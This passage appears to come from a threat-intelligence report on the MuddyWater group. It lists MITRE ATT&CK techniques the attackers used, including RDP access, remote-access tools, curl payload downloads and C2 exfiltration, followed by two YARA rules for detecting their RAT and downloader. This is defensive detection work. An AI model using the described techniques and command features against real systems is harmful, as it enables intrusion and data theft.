T1056 | Input Capture | Users entering credentials into attacker-directed files/pages |
T1556 | Modify Authentication Process | MFA manipulation to add attacker-controlled devices |
T1021.001 | Remote Services: RDP | Remote access to internal systems via RDP sessions |
T1219 | Remote Access Tools | Use of DWAgent and AnyDesk for persistence and control |
T1543 | Create or Modify System Process | Installation of DWAgent as a service |
T1055 | Process Injection / Proxy Execution | Abuse of renamed Python binary for execution |
T1105 | Ingress Tool Transfer | Downloading payloads via curl (ms_upd.exe) |
T1041 | Exfiltration Over C2 Channel | Data exfiltration to external infrastructure |
T1027 | Obfuscated/Encrypted Files or Information | Encrypted configuration (visualwincomp.txt) |
T1497 | Virtualization/Sandbox Evasion | Anti-VM checks in Game.exe |
T1622 | Debugger Evasion | Evasion techniques to avoid analysis |
T1071 | Application Layer Protocol | C2 communication over web protocols |
T1573 | Encrypted Channel | Encrypted communication with C2 infrastructure |
T1133 | External Remote Services | VPN access using compromised accounts |
T1087 | Account Discovery | Identifying user accounts via commands |
T1018 | Remote System Discovery | Enumerating systems in the network |
⠀
YARA rules
rule MuddyWaterRAT{

	meta:
		author = "Ivan Feigl [email protected]"
		description = "Hunting rule for the RAT used by the MuddyWater, based on plain text string. Original sample MD5 F8560B9A893EEB2130FC7159E9C1B851"

strings:


		//TKP - Token privilege
		$TKP1 = "System"
		$TKP2 = "Admin"
		$TKP3 = "User"

        // DF - Data format
		$DF1 = "\"computer_name\":\""
		$DF2 = "\"username\":\""
		$DF3 = "\"domain\":\""
		$DF4 = "\"local_ip\":\"127.0.0.1\""
		$DF5 = "\"privilege\":\""
		$DF6 = "\"process_name\":\"agent-"
		$DF7 = "\"version\":\"E.1.0\""
		$DF8 = "\"sleep_time\":60"


        //IAT - Import address table
        $IAT1   = "GetComputerNameA"
        $IAT2   = "GetUserNameA"
        $IAT3   = "NetWkstaGetInfo"
        $IAT4   = "NetApiBufferFree"
        $IAT5   = "AllocateAndInitializeSid"
        $IAT6   = "OpenProcessToken"
        $IAT7   = "GetTokenInformation"
        $IAT8   = "EqualSid"
        $IAT9   = "CheckTokenMembership"

        //MSC - misc
        $MSC1 = "re_register"
        $MSC2 = "cmd_id"
        $MSC3 = "cmd_id"
        $MSC4 = "run_cmd"
        $MSC5 = "cmd_line"
        $MSC6 = "run_powershell"

		condition:
			uint16(0) == 0x5A4D  and all of($TKP*) and all of($DF*) and all of($IAT*) and all of ($MSC*)
}

rule MuddyWaterDownloader{

	meta:
		author = "Ivan Feigl [email protected]"
		description = "Hunting rule for the downloader used by the MuddyWater, based on plain text string. Original sample MD5 439C0A0A46627BD166E08436F383AD56"

	strings:


		//ST - Status
		$ST1 = "downloading"
		$ST2 = "running"
		$ST3 = "success"
		$ST4 = "error"

		//SFF - Scanf formats
		$SFF1 = "EXIT_%lu"
		$SFF2 = "RUN_%lu"
		$SFF3 = "DL_%s"

		//ICO - Internet communication operation
		$ICO1 = "/register" ascii wide
		$ICO2 = "/check" ascii wide
		$ICO3 = "/status" ascii wide
        $ICO4 = "GET" ascii wide
        $ICO5 = "POST" ascii wide
        $ICO6 = "CONN_ERR" ascii wide
        $ICO7 = "REQ_ERR" ascii wide
        $ICO8 = "SEND_ERR" ascii wide
        $ICO9 = "RECV_ERR" ascii wide
        $ICO10 = "HTTP_%lu" ascii wide

        //FO - File operation
        $FO1 = "wb"
        $FO2 = "EMPTY"
        $FO3 = "FILE_ERR"

        // DF - Data format
        $DF1 = "\"client_id\":\"%s\""
        $DF2 = "\"status\":\"%s\""
        $DF3 = "\"error_code\":\"%s\""

        //IAT - Import address table
        $IAT1   = "GetLastError"
        $IAT2   = "Sleep"
        $IAT3   = "WinHttpOpen"
        $IAT4   = "WinHttpConnect"
        $IAT5   = "WinHttpOpenRequest"
        $IAT6   = "WinHttpSendRequest"
        $IAT7   = "WinHttpReceiveResponse"
        $IAT8   = "WinHttpReadData"
        $IAT9   = "WinHttpCloseHandle"
        $IAT10  = "DeleteFileA"


		condition:
			uint16(0) == 0x5A4D  and all of($ST*) and all of($SFF*) and all of($ICO*) and all of ($FO*) and all of ($DF*) and all of ($IAT*)
}